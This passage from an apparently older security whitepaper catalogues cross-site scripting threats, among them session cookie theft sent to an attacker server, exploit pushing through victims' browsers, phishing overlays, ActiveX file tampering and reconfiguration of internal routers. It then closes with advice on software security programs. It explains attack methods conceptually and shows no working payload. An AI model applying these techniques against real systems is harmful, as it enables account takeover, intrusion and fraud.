Portal applications, ESS / MSS solutions (intranet), online banking, online mail access

BB 2 and BB 7 used

Time to write exploit: < 30 minutes

Note, that exploits for Threats C.5 – C.9 can all distribute their work over multiple attacked users. This works, because script code can directly communicate with a hacker controlled server to determine which action is to be performed next (see BB 1).

Privilege Threats

This section demonstrates attack methods that either steal or misuse the privileges of an attacked user. Note that these kinds of exploit will lead to *compliance violations*.

Threat P.1 – Exploit pushing

In BB 1 we learned that script code can send arbitrary GET and POST requests to any Web server. Therefore, an XSS exploit can push (other) exploits against any Web server through the browser of the attacked user and thereby cloak the origin of the attack.

All an attacker has to do is e.g. embedding an image tag with a malicious URL in an HTML page:

```

```

When a user opens this page he will *unknowingly* attack / exploit a server.

This can be a serious legal problem for a company, if the attacked party detects the exploit and traces it back to the (*unknowingly*) attacking company's IP address.

The attack can also be used to push exploits against *intranet* servers or devices, in order to gain control over them and to further elevate the attackers privileges.

Affects: Public image of a user / company, security of unpatched (internal) systems

Examples:

Making users attack e.g. the FBI, making companies attack their competitors, exploiting internal (test) systems or devices (routers, firewalls, etc)

BB 1 used

Time to write exploit: < 5 minutes

Threat P.2 – Digital identity theft

Script code can read cookie values at runtime. Since most applications store their session ID in a cookie, an XSS exploit can steal the current session of a user and send it to a hacker server.

All the hacker has to do is to navigate to the application the attacked user is logged on to and add the stolen cookie to his browser's HTTP header. Note that Mozilla Firefox even has a plug-in that allows for easily adding cookies to a requests.

From that moment on – until the end of this session – the attacker gains all privileges of the user.

Affects: All applications that store sessions in a cookie

Examples:

Gaining privileges of administrators, HR managers, executives

BB 1 and BB 3 used

Time to write exploit: < 5 minutes

Threat P.3 – Digital identity forcing

Script code can not only read cookie values at runtime, but also change them. This way, an attacker can steal the session of user Alice and force that digital identity on user Bob.

This can be helpful, because, if an attacker wants to exploit Threat P.2, it will still be his IP address in the log files of the attacked server when he uses the stolen identity.

The attacker needs to first set the cookie in Bobs browser and then embeds code that either sends a GET or POST request to carry out the actual attack under the elevated privileges.

Digital identity forcing is a stealthy way to launch an attack indirectly, by misusing an intermediary system, so the IP can't be traced back to the hacker.

Affects: All applications that store sessions in a cookie

Examples:

Making users launch attacks against other users, cloaking the real attacks

BB 1 and BB 3 used

Time to write exploit: < 15 minutes

Spoofing Threats

Threats presented in this section work by embedding fraudulent content in an environment trusted by the attacked user. This way attackers manipulate users into revealing confidential information.

Threat S.1 – Hoaxes

Since script code can change HTML content at runtime, a malicious user might build an exploit that displays fraudulent information to all users looking at the page. Sometimes its even sufficient to replace a picture.

Because this fake information appears in the context of a site usually trusted by the user, e.g. a major news magazine or the homepage of a bank, the attacked user will not question its authenticity.

Hoaxes are usually designed to cause an action by the user, that will take place in the real world, rather than in an online application.

This can also be used to show to the world, that a certain Web site can be / has been hacked.

Affects: The user attacked by an XSS exploit

Examples:

Web site defacements, a fake business news article that tricks users into buying or selling stock

BB 1 and BB 2 used

Time to write exploit: < 15 minutes

Threat S.2 – Phishing

As already stated in Threat S.1, attackers can embed fraudulent content in a Web page, by exploiting XSS vulnerabilities. Since this extra information appears to originate from a trusted site, legitimate users may implicitly assume it is trustworthy, too.

A malicious user can embed a fake Web page (e.g. an online form) from another server with an `iframe` tag, or change the content of the current page by removing unwanted text and adding new one through the DOM.

In contrast to hoaxes, the reaction to a Phishing attack is supposed to occur on the Internet, i.e. Phishing attacks try to make a user reveal information or perform specific actions *online*.

Another exploit variant observed in the past is to overlay certain areas in the browser menu / frame with fake images. This way the real page location might be hidden/covered or the icon displaying if a connection is encrypted can be replaced. Off course, this kind of Phishing requires a weakness in the browser.

Affects: The user attacked by an XSS exploit

Examples:

Tricking users to reveal passwords, credit card data, PINs, TANs.

BB 1 and BB 2 used

Time to write exploit: < 30 minutes

Tampering Threats

This section deals with attack vectors that change application data, file content or configuration settings.

Threat T.1 –File content manipulation	
<p>By means of ActiveX commands, script can gain write access privileges to files stored on the local client (where the exploit is running) as well as to files stored on the LAN the user is connected to. Using the information gathered through Threat C.3, an attacker can modify the content of arbitrary files on the attacked user's LAN.</p>	
<p><i>Affects:</i> All files the attacked user has write access to.</p>	
<p><i>Examples:</i> Configuration files, business documents (on file shares).</p>	
BB 6 used	Time to write exploit: < 45 minutes

Threat T.2 –Server / Device reconfiguration	
<p>Implementing the techniques described in C.5 (Port scanning) and C.6 (Fingerprinting), malicious code can detect the presence of servers as well as devices and possibly identify their specific type and version.</p> <p>Based on that information, an exploit can then try to logon to those systems with well-known default passwords or attempt a brute force login (in case form-based authentication is used).</p> <p>Since those devices are most probably not in the same domain as the page hosting the exploit, AJAX can't be used, i.e. the exploit can't easily tell if a login attempt was successful.</p> <p>Therefore, malicious code must always send a login attempt, followed by a tampering command.</p> <p>If the logon was successful, then the browser will establish a session and send this session context along with all subsequent requests. This includes the tampering command by the exploit.</p> <p>Note, that this attack also immediately works, if the attacked user is already authenticated to the device that the exploit wants to corrupt.</p>	
<p><i>Affects:</i> All systems and ports the attacked user can connect to.</p>	
<p><i>Examples:</i> Changing the security settings of firewalls, e.g. opening a port NAT bridges that allow attackers to tunnel attacks through a firewall to a specific internal system DNS Poisoning on routers, e.g. re-routing internal requests to hacker systems Shutting down internal routers or printers Continuous Printing of test pages. Creating accounts on internal Web servers or devices.</p>	
BB 1, BB 2 and BB 4 used	Time to write exploit: < 8 hours

Threat T.3 –Malware distribution

Using ActiveX commands, a malicious user can not only write data to local files, but he can also create new files with arbitrary content. This way, script code can actually write a Virus to the user's local file system.

Affects: All directories and file shares the attacked user has write access to.

Examples:

Installation of a custom Virus, Trojan horse or Worm.

BB 6 used

Time to write exploit: < 1 hour

Chapter V: Conclusion

This chapter gives a brief summary of the threats discussed previously and introduces a roadmap to solving this problem.

XSS Attacks are extremely dangerous

Although XSS attacks run in a user's browser, their damage potential is huge. As we have seen, exploits can be designed to steal business data from the currently logged on user or the Web server where the vulnerable page is located, scan an entire intranet (for services as well as for further vulnerabilities), launch attacks against arbitrary external or internal systems and reconfigure routers or firewalls - just to name a few.

The variety of XSS attack vectors combined with the many ways to camouflage exploits, makes XSS detection as well as XSS mitigation very difficult – except for trained security experts.

Cross Site Scripting therefore is currently among the most critical business risks, since a single XSS vulnerability is sufficient to seriously penetrate the entire defense system of a company.

Who is responsible?

Answering application security questions usually leads to another question: who is responsible? Answers can be found in an analogy with buying a car. While the manufacturer is responsible for adding safety features such as brakes, airbags, ABS, and ESP, the vendor of the car might be responsible for appropriate checks before the car is sold. The driver, however, is responsible for safe driving. Transferring this metaphor to the software world this means that the business owner who operates a business application is in charge for both secure operations (that is using built-in security mechanisms) and the security in custom-developed extensions (that is ensuring that no loopholes are introduced). Every piece of *your* software could be vulnerable if the developer (internal teams or external consultants) don't do their homework in terms of software security. Note, that additional efforts are required here (e.g. risk assessment, training, testing), that is, management is in charge, too. We consider the extra efforts as an important investment that definitely pays off as you have reduced risk in your operational business.

The Need for a Software Security Program

When you discover that your applications are vulnerable against XSS (or other types of attacks) and that there is a business risk, our advice is: don't panic! Ad-hoc security countermeasures usually don't lead to a stable security level. While it is good advice to "stop the bleeding", you should learn from such security issues. A process is required that ensures that security is considered throughout the complete life-cycle of your application (such as requirements definition, architecture, implementation, testing, going-live, operations, documentation, change management, incident management) [9]. If you don't invest in building security in, you will always be in a catch-up mode without real transparency and control of your business risk.

Final Thought

Cross Site Scripting is a serious problem that has been underestimated in the past. As regression tests usually show, well-meant countermeasures did not lead to a successful defense (which leads to a false sense of security). You are well-advised to consult security experts for planning, implementing and constantly re-evaluating a meaningful mitigation strategy.

References / Further Information

- [1] Security Implications of Windows Vista
http://www.symantec.com/avcenter/reference/Security_Implications_of_Windows_Vista.pdf
- [2] Web application security statistics 2006 (by the WASC)
<http://www.webappsec.org/projects/statistics/>
- [3] HTTP Response Splitting
http://en.wikipedia.org/wiki/Http_response_splitting
- [4] XSS (Cross Site Scripting) Cheat Sheet
<http://ha.ckers.org/xss.html>
- [5] JavaScript Port Scanner
<http://www.gnucitizen.org/projects/javascript-port-scanner/>
- [6] Web Application Vulnerability Scanners - a Benchmark
http://www.virtualforge.de/web_scanner_benchmark.php
- [7] Wikipedia, the free encyclopedia
<http://en.wikipedia.org/wiki/Xss>
- [8] A short story about Cross Site Scripting
<https://www.sdn.sap.com/irj/sdn/weblogs?blog=/pub/wlg/2422>

Recommended Reading

- [9] Gary McGraw, Software Security: Building Security In, Addison-Wesley Professional, 2006
- [10] Michael Howard, David LeBlanc, and John Viega, 19 Deadly Sins of Software Security – Programming Flaws and How to Fix Them, Osborne McGraw-Hill, 2005
- [11] Sverre H. Husseby, Innocent Code: A Security Wake-up Call for Web Programmers, Wiley & Sons, 2003